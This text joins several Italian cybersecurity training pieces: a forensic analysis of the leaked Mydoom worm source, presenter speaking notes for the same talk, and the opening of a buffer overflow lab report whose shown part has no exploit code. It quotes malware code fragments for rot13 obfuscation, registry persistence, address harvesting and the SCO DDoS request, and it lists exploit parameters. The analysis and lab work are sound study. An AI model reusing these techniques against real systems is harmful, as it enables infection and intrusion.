Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27019 (26K) [application/octet-stream]
Saving to: 'Win32.Mydoom.a.7z'

Win32.Mydoom.a.7z                                     100%[=====]
2026-02-24 03:32:46 (14.0 MB/s) - 'Win32.Mydoom.a.7z' saved [27019/27019]

```

- **Isolamento:** Creazione di una Working Directory segregata (**mkdir Analisi_Mydoom**).
- **Acquisizione Headless:** Utilizzo di **wget** per il download non interattivo dell'archivio compresso.
- **Estrazione e Pattern Matching:** Impiego di **7z x** per l'estrazione e di **grep** per mappare le chiamate di sistema critiche (es. **CreateMutex**, **bind**) all'interno dei 29 file estratti (sorgenti **.c** e header **.h**).

```

(kali@kali)-[~/Analisi_Mydoom]
└─$ 7z x Win32.Mydoom.a.7z

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:8 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 27019 bytes (27 KiB)

Extracting archive: Win32.Mydoom.a.7z
--
Path = Win32.Mydoom.a.7z
Type = 7z
Physical Size = 27019
Headers Size = 618
Method = LZMA2:17
Solid = +
Blocks = 1

Everything is Ok

Folders: 3
Files: 29
Size:      104233
Compressed: 27019

(kali@kali)-[~/Analisi_Mydoom/Win32.Mydoom.a]
└─$ ls
lib.c  main.c  massmail.c  msg.c  p2p.c  resource.ico  scan.c  sco.c  work  xdns.h  xsmtp.c  zipstore.c
lib.h  makefile  massmail.h  msg.h  _readme.txt  resource.rc  scan.h  sco.h  xdns.c  xproxy  xsmtp.h  zipstore.h

(kali@kali)-[~/Analisi_Mydoom/Win32.Mydoom.a]
└─$ grep -in "CreateMutex" *.c
main.c:107: CreateMutex(NULL, TRUE, tmp);

```

3. ANALISI ARCHITETTURALE E CODE REVIEW

3.1 Motore Core: Offuscamento e Dynamic API (lib.c)

Il livello di base del malware è progettato per evadere i controlli statici.

```
WININET_GetConnectedState(pInternetConnectedState);
HINSTANCE hWinInet;
DWORD igcs_flags;
char tmp[64];

rot13(tmp, "jvavarg.qyy"); /* "wininet.dll" */
hWinInet = GetModuleHandle(tmp);
if (hWinInet == NULL || hWinInet == INVALID_HANDLE_VALUE) {
    hWinInet = LoadLibrary(tmp);
    if (hWinInet == NULL || hWinInet == INVALID_HANDLE_VALUE)
        return 2;
}
```

- **Cifrario In-Memory:** L'algoritmo implementa manualmente un cifrario a sostituzione simmetrica (rot13). Nessuna stringa sensibile (indirizzi IP, nomi di file, chiavi di registro) è scritta in chiaro sul disco. La decifratura avviene un istante prima dell'esecuzione nella memoria RAM.
- **Risoluzione Dinamica delle API:** Per nascondere le proprie capacità di rete, il malware decifra stringhe come "jvavarg.qyy" (che diventa **wininet.dll**) caricandole all'istante tramite **LoadLibrary()**. Estrae funzioni come **InternetGetConnectedState**, il codice maschera le sue reali intenzioni agli analisti che esaminano la Import Address Table (IAT) dell'eseguibile.

3.2 Autodifesa e Persistenza Stratificata (main.c, xproxy.c)

Per sopravvivere ai riavvii e prevenire l'autodistruzione del sistema ospite, Mydoom utilizza tecniche stratificate:

- **Mutex di Esclusione:** Crea un "Semaforo" (Mutex) decifrato come **WebSipcSmtxS0**. Se una seconda istanza del worm tenta di avviarsi e rileva questo Mutex, si arresta immediatamente per evitare crash di sistema (Blue Screen) che allerterebbero l'utente.
- **Persistenza via Registro:** Decifra il percorso **Software\Microsoft\Windows\CurrentVersion\Run** e vi inserisce una copia di se stesso rinominata **TaskMon** (Task Monitor), camuffandosi da processo legittimo.

```

void sync_startup(struct sync_t *sync)
{
    HKEY k;
    char regpath[128];
    char valname[32];

    /* "Software\\Microsoft\\Windows\\CurrentVersion\\Run" */
    rot13(regpath, "Fbsgjner\\Zvpefbfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
    rot13(valname, "GnfxZba"); /* "TaskMon" */

    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
        if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
            return;
    RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath, strlen(sync->sync_instpath)+1);
    RegCloseKey(k);
}

```

- **Hijacking di Sistema:** Il modulo `shellsvc_attach` modifica i componenti CLSID di Windows, sostituendo librerie legittime come `Webcheck.dll` con il codice malevolo.

3.3 Data Theft e Email Harvesting (scan.c)

Mydoom opera come un "mietitore" (Harvester) di identità, non dipendendo da software di terze parti.

```

if (fd->nFileSizeLow > (20*1024)) break;

i = 1; /* parse as text file */
if (strcmp(file_ext, "txt") == 0) {size_lim=80*1024; break; }
if (strcmp(file_ext, "htm", 3) == 0) break;
if (strcmp(file_ext, "shl", 3) == 0) break;
if (strcmp(file_ext, "phpq", 3) == 0) break;
if (strcmp(file_ext, "aspd", 3) == 0) break;
if (strcmp(file_ext, "dbxn", 3) == 0) break;

```

- **Scansione Ricorsiva Globale:** Istanza un processo a bassa priorità per scansionare silenziosamente i dischi locali (da C: a Z:), analizzando file `.txt`, `.htm`, `.php`, `.asp` e database di posta come `.dbx` alla ricerca del carattere `@`.
- **Furto della Rubrica:** Localizza e preleva contatti dal Windows Address Book (WAB) per sfruttare le catene di fiducia aziendali o personali.
- **Decodifica Anti-Spam:** Il codice riconverte attivamente i formati esadecimali o HTML (es. `mario@azienda.com` o `mario%40azienda.com`) in normali `@`, vanificando le protezioni anti-scraping dei siti web.

3.4 Ingegneria Sociale e Vettori di Infezione (msg.c, p2p.c)

Il malware si diffonde manipolando la percezione visiva e psicologica della vittima.

- **Vettore Email (Double Extension):** L'hacker struttura finte comunicazioni amministrative ("Mail Delivery System"). L'allegato malevolo è nascosto tramite il trucco della doppia estensione (es. `document.htm.exe`), dove

l'inserimento di decine di spazi bianchi spinge l'estensione `.exe` fuori dal campo visivo di Windows Explorer.

- **Vettore P2P:** Il malware si copia nella cartella di download del network Kazaa (`Software\Kazaa\Transfer`), rinominandosi con parole chiave ad alta conversione (es. `office_crack.exe`).

3.5 Architettura di Rete e Motori Proprietari (`xdns.c`, `xsmtp.c`, `zipstore.c`)

Per massimizzare il tasso di infezione, il worm elude l'infrastruttura della vittima.

- **Risoluzione DNS e SMTP Autonomi:** Il malware genera query UDP (Porta 53) per ottenere i Record MX dei domini bersaglio. Successivamente, avvia una connessione TCP (Porta 25) forgiando autonomamente i comandi SMTP (EHLO, MAIL FROM). Se fallisce, tenta attacchi a dizionario sui sottodomini (es. `mx.dominio.com`).
- **Motore ZIP Proprietario:** Per bypassare i firewall che bloccano nativamente i file `.exe`, il codice si auto-comprime. Essendo le librerie standard (es. `zlib`) facilmente rilevabili, l'autore ha scritto un generatore ZIP da zero, scrivendo in memoria le firme esadecimali (`0x04034b50`) e manipolando le date di creazione dei file per evadere le euristiche.
- **Blacklist Evasiva:** Il malware scarta proattivamente i domini legati alla cybersecurity (`avp`, `syma`) e ai governi (`.gov`, `.mil`) per ritardare l'analisi da parte dei laboratori specializzati.

```
static const char *nospam_domains[] = {
    "avp", "syma", "icrosof", "msn.", "hotmail", "panda",
    "sopho", "borlan", "inpris", "example", "mydomai", "nodomai",
    "ruslis", /*vi[ruslis]t */
    ".gov", "gov.", ".mil", "foo.",
```

3.6 Il Payload: Botnet, DoS e Backdoor (`sco.c`, `client.c`)

L'infezione è propedeutica all'apertura di un canale di controllo remoto.

- **Attacco DDoS:** In base a una data hardcodata, si attiva una Time-Bomb logica. Milioni di host lanciano simultaneamente 64 thread di richieste HTTP brute-force contro il server di SCO Group (`www.sco.com`), annientandone la disponibilità.
- **Proxy SOCKS4 e RCE:** Mydoom installa un server proxy silente sulle porte 3127-3198, permettendo all'attaccante di anonimizzare il proprio traffico. Inviando il byte speciale `SOCKS4_EXECBYTE (133)`, il Threat Actor ottiene una Remote Code Execution, potendo forzare il computer a scaricare ulteriori payload.

```
* "GET / HTTP/1.1\r\n"  
* "Host: www.sco.com\r\n"  
* "\r\n";  
*/  
"TRG / UGGC/1.1\r\n"  
"Ubfq: " SCO_SITE_ROT13 "\r\n"  
"\r\n");
```

4. SCENARIO DI INTELLIGENCE: ANALISI PREDITTIVA (VARIANTE 2026)

L'architettura analizzata funge da template. In uno scenario contemporaneo, una nuova variante non sarebbe una semplice evoluzione, ma applicherebbe un radicale cambiamento di paradigma (Code Diffing Teorico).

4.1 Propagazione Basata su IA e Cloud

Il motore di ingegneria sociale basato su stringhe fisse verrebbe sostituito da modelli linguistici (LLM) integrati. Il malware analizzerebbe i database SQLite delle chat locali per generare messaggi di Deep Phishing su Telegram o Slack, imitando il tono di voce dei contatti della vittima. Il modulo SMTP proprietario verrebbe deprecato in favore di API di servizi Cloud legittimi (AWS, Azure) per distribuire link a storage crittografati, bypassando i controlli sugli allegati.

4.2 Evasione Avanzata e Persistenza "Fileless"

Il Mutex hardcodato e le chiavi di registro esplicite rappresentano oggi vulnerabilità per il malware. La variante 2026 adotterebbe un approccio "Fileless": il codice verrebbe iniettato direttamente in memoria (Process Hollowing) all'interno di processi nativi come `svchost.exe` o `lsass.exe`. Il cifrario ROT13 verrebbe sostituito da crittografia polimorfa (AES/RSA) con chiavi generate dinamicamente, mutando l'hash del file a ogni infezione.

4.3 Comando (C2) Decentralizzato e Payload 2.0

Il controllo remoto su porte TCP fisse verrebbe bloccato istantaneamente dai firewall moderni. L'infrastruttura di Comando e Controllo (C2) si appoggerebbe su reti Blockchain, protocolli IPFS o steganografia (comandi nascosti nei pixel delle immagini sui social media), rendendo il "cervello" della Botnet non censurabile. Il payload non si limiterebbe a un DDoS verso un singolo sito web, ma verrebbe convertito in un'arma a doppio taglio: DDoS-for-hire contro infrastrutture critiche (nodi di validazione finanziaria, grid energetiche) combinato a moduli Ransomware per l'estorsione diretta.

5. REMEDIATION STRATEGICA E REGOLE SOC

In base all'analisi comportamentale (Behavioral Analysis) estratta dal codice sorgente, le difese non devono basarsi su hash statici, ma sull'intercettazione delle TTPs (Tactics, Techniques, and Procedures).

Come ci difendiamo da tutto questo? Rincorrere il singolo file o la singola firma del virus è inutile.

Dobbiamo intercettare i comportamenti.

Dobbiamo configurare i firewall aziendali in modo che nessun computer della rete, tranne il server di posta, possa inviare traffico SMTP verso l'esterno.

I nostri sistemi di sicurezza (EDR) devono bloccare i programmi che cercano di curiosare negli archivi delle email o che tentano di iniettare codice senza permesso.

1. Executive Summary e Profilo della Minaccia

- **Il Punto Chiave:** Mydoom non era un banale virus, ma un vero e proprio framework indipendente progettato per creare un esercito di computer controllabili a distanza.
- **Cosa dire (La tua esposizione):** "Per iniziare a capire Mydoom, dobbiamo toglierci dalla testa l'idea del classico virus che cancella i file per fare un dispetto. Mydoom, apparso nel 2004, è stato un capolavoro di ingegneria del male. L'autore lo ha progettato come uno strumento completamente autonomo: non ha bisogno di appoggiarsi agli strumenti di Windows, fa tutto da solo. Il suo vero obiettivo non era il vandalismo, ma la conquista silente: voleva creare una gigantesca rete globale di computer 'zombie' da usare per i propri scopi."

- **Suggerimento per l'esposizione:** Tono autorevole e pacato all'inizio. Fai una breve pausa drammatica prima di dire "rete globale di computer zombie" per catturare immediatamente l'attenzione della sala.

2. Metodologia Forense e Setup

- **Il Punto Chiave:** Per analizzare il codice senza rischiare infezioni, abbiamo lavorato in un ambiente Linux isolato utilizzando esclusivamente comandi testuali.
- **Cosa dire (La tua esposizione):** "Maneggiare il codice sorgente di un malware del genere è come disinnescare un ordigno. Non puoi permetterti errori. Per questo, abbiamo costruito una vera e propria 'gabbia' virtuale, una sandbox isolata basata su Linux. Per evitare che qualche componente si attivasse per sbaglio, non abbiamo usato interfacce grafiche o browser, ma solo comandi testuali nudi e crudi per estrarre e ispezionare i 29 file del codice. Sicurezza e integrità prima di tutto."
- **Suggerimento per l'esposizione:** Gesticola leggermente con le mani mimando un perimetro chiuso quando parli della "gabbia virtuale". Trasmette professionalità e controllo della situazione.

3.1 Motore Core: Offuscamento

- **Il Punto Chiave:** Il malware nasconde le proprie istruzioni crittografandole e le traduce in memoria solo all'ultimo secondo per eludere gli antivirus.
- **Cosa dire (La tua esposizione):** "Come fa Mydoom a essere invisibile? Semplice, usa il trucco dell'offuscamento in tempo reale. Se un analista o un antivirus legge il file sul disco, non troverà nessun indirizzo web o comando in chiaro: è tutto crittografato. Il malware prende questi dati incomprensibili e li traduce nella memoria del computer solo una frazione di secondo prima di usarli. È come una spia che brucia il messaggio un attimo dopo averlo letto."
- **Suggerimento per l'esposizione:** Aumenta leggermente il ritmo della voce quando descrivi la traduzione in memoria ("frazione di secondo") per dare l'idea della velocità e della furtività del processo.

3.2 Autodifesa e Persistenza

- **Il Punto Chiave:** Mydoom si ancora al sistema per sopravvivere ai riavvii e crea un "semaforo" interno per impedire che più copie del virus mandino in crash il PC.
- **Cosa dire (La tua esposizione):** "Un buon parassita sa che non deve uccidere il suo ospite, almeno non subito. Per questo Mydoom è molto attento. Si nasconde nel registro di Windows per ripartire a ogni accensione, camuffandosi da componente di sistema legittimo. Ma la mossa davvero brillante è la creazione di una sorta di 'semaforo' interno: se una seconda copia del virus cerca di avviarsi, il semaforo la blocca. Perché? Per evitare di sovraccaricare il computer, causare un Blue Screen e allertare l'utente."
- **Suggerimento per l'esposizione:** Sottolinea la parola "semaforo" ed enfatizza il concetto che il malware *non vuole* farsi notare dall'utente.

3.3 Data Theft e Email Harvesting

- **Il Punto Chiave:** Il virus setaccia l'intero disco rigido in modo silenzioso per rubare contatti email, riuscendo a leggere anche gli indirizzi mascherati.
- **Cosa dire (La tua esposizione):** "Il carburante di questa macchina sono le nostre identità. Mydoom agisce come un mietitore silenzioso: passa al setaccio tutto il disco rigido cercando disperatamente il simbolo della chiocciola (@). Non si accontenta della rubrica, ma fruga nei file temporanei, nei siti salvati, ovunque. E se trovate geniale scrivere sul vostro sito 'mario[chiocciola]azienda.com' per difendervi, sappiate che Mydoom ha un modulo apposito per ritradurre al volo questi trucchi nella mail originale."
- **Suggerimento per l'esposizione:** Usa un tono quasi confidenziale, facendo capire come trucchi che noi riteniamo sicuri (mascherare la chiocciola) siano totalmente inefficaci contro minacce ben scritte.

3.4 Ingegneria Sociale e Vettori di Infezione

- **Il Punto Chiave:** Si diffonde ingannando visivamente l'utente, nascondendosi dietro finte mail di servizio o falsi file utili.
- **Cosa dire (La tua esposizione):** "Il miglior trucco di magia è quello in cui la vittima collabora. Mydoom gioca con le debolezze psicologiche e visive di Windows. Si diffonde tramite finte email tecniche, quelle del 'Mail Delivery System' che tutti riceviamo. Ma l'allegato non è quello che sembra. Sfrutta una valanga di spazi vuoti nel nome del file per spingere l'estensione '.exe' fuori dalla finestra visibile. Tu credi di cliccare su un documento di testo, e invece stai attivando il virus."
- **Suggerimento per l'esposizione:** Mima con le dita un file di testo allungandolo idealmente per spiegare visivamente il trucco degli spazi vuoti (la "double extension").

3.5 Architettura di Rete e Motori Proprietari

- **Il Punto Chiave:** Genera file ZIP da zero e spedisce email autonomamente per bypassare i controlli, scartando i bersagli legati alla sicurezza o ai governi.
- **Cosa dire (La tua esposizione):** "Una volta raccolte le mail, deve spedirsi. Ma non usa Outlook, usa il suo motore integrato. Si auto-comprime in formato ZIP generato da zero per scavalcare i firewall che bloccano gli eseguibili. E qui c'è un dettaglio che fa capire la scaltrezza dell'autore: Mydoom ha una lista nera al suo interno. Se tra le vittime trova un dominio di un governo, di un'azienda di cybersecurity o delle forze dell'ordine, lo scarta. Non vuole finire dritto sotto la lente di chi potrebbe analizzarlo."
- **Suggerimento per l'esposizione:** Mostra un genuino interesse analitico quando parli della "lista nera"; è un dettaglio tecnico che fa sempre molta presa sull'audience.

3.6 Il Payload: Botnet, DoS e Backdoor

- **Il Punto Chiave:** Il fine ultimo era devastare il sito della società SCO Group tramite un attacco combinato e aprire "porte sul retro" per controllare i PC.
- **Cosa dire (La tua esposizione):** "Ed eccoci al momento dell'attacco. A una data prefissata, l'esercito di computer infetti si è risvegliato per lanciare un bombardamento di richieste contro il sito dell'azienda SCO Group, facendolo collassare in un attacco DDoS. Ma questa era solo una faccia della medaglia. Nel

frattempo, Mydoom aveva silenziosamente aperto delle porte sul retro sui computer colpiti, fornendo agli hacker un canale per agire anonimamente o scaricare altri malware a piacimento."

- **Suggerimento per l'esposizione:** Usa un ritmo incalzante. Spiega chiaramente che ci sono due problemi simultanei: il bersaglio grosso (DDoS) e il problema lasciato sui singoli PC (la backdoor).

4. Scenario Predittivo (Variante 2026)

- **Il Punto Chiave:** Un Mydoom moderno userebbe l'Intelligenza Artificiale per imitare le comunicazioni aziendali, vivrebbe solo nella RAM (fileless) e sarebbe comandato via Blockchain.
- **Cosa dire (La tua esposizione):** "Prendiamo questa architettura e proiettiamola al 2026. Non avremmo più email statiche, ma l'Intelligenza Artificiale che legge le nostre chat su Slack e ci manda esche imitando perfettamente il modo di scrivere del nostro capo. Non lascerebbe file su disco, ma si inietterebbe direttamente nella memoria RAM, sfuggendo ai controlli tradizionali. E per ricevere ordini, non userebbe server centrali facilmente bloccabili, ma si appoggerebbe su reti Blockchain impossibili da censurare. Sarebbe un'arma di estorsione su larghissima scala."
- **Suggerimento per l'esposizione:** Abbassa il tono e scandisci bene le parole chiave (IA, memoria RAM, Blockchain). Devi trasmettere l'idea di un salto evolutivo drastico e preoccupante.

5. Remediation Strategica e Regole SOC

- **Il Punto Chiave:** Le difese moderne devono intercettare i comportamenti anomali (TTPs) alla radice, non rincorrere le firme dei singoli file.
- **Cosa dire (La tua esposizione):** "Come ci difendiamo da tutto questo? Rincorrere il singolo file o la singola firma del virus è inutile. Dobbiamo intercettare i comportamenti. Dobbiamo configurare i firewall aziendali in modo che nessun computer della rete, tranne il server di posta, possa inviare traffico SMTP verso l'esterno. I nostri sistemi di sicurezza (EDR) devono bloccare i programmi che cercano di curiosare negli archivi delle email o che tentano di iniettare codice senza permesso. Dobbiamo bloccare l'azione, non il nome dell'attore."
- **Suggerimento per l'esposizione:** Chiudi con energia ed espressione risoluta. Sei il portatore della soluzione strategica; il pubblico deve percepire che la minaccia è compresa e gestibile.

Exploit Buffer Overflow

REPORT ATTIVITA' EXPLOIT BUFFER OVERFLOW

BW III

Obiettivo:


dirottare il flusso di esecuzione di un programma vulnerabile, sovrascrivendo l'indirizzo di ritorno (EIP salvato sullo stack) per far sì che, al termine della funzione, il processore non torni alla funzione chiamante ma esegua il payload malevolo.

Indice dei risultati


- **Identificazione della Vulnerabilità:** È stata determinata la capacità del buffer di ricevere input arbitrari, identificando l'offset esatto a **1978 byte** per il controllo del registro EIP.
 - **Analisi della Memoria:** Grazie all'utilizzo di **Mona.py** in ambiente Immunity Debugger, è stato individuato un indirizzo di ritorno stabile (**0x625011af**) all'interno della libreria **essfunc.dll**, privo di protezioni ASLR/DEP.
 - **Sviluppo del Payload:** Lo shellcode è stato ottimizzato escludendo i caratteri non validi (BadChars) identificati (**\x00\x07\x2e\xa0**), garantendo la corretta esecuzione del codice malevolo.
 - **Compromissione del Sistema:** L'invio del payload finale, supportato da una rampa di NOP per la stabilità, ha permesso di stabilire una Reverse Shell verso la macchina attaccante sulla porta 1337.
-

Avvio ambiente e debugger


dopo il download Il programma vulnerabile **oscp.exe** è stato caricato all'interno di Immunity Debugger sulla macchina Windows target.
Il debugger è stato avviato con privilegi amministrativi per garantire il corretto funzionamento degli strumenti di analisi.




Successivamente è stato eseguito il programma, permettendo al servizio di avviarsi e rimanere in esecuzione sotto il controllo del debugger.



La disponibilità del servizio vulnerabile è stata verificata dalla macchina Kali utilizzando il tool netcat. La connessione alla porta TCP 1337 del sistema target è risultata positiva, confermando che il programma oscp.exe è in esecuzione e in ascolto. I comandi OVERFLOW1–10 suggeriscono più punti di overflow

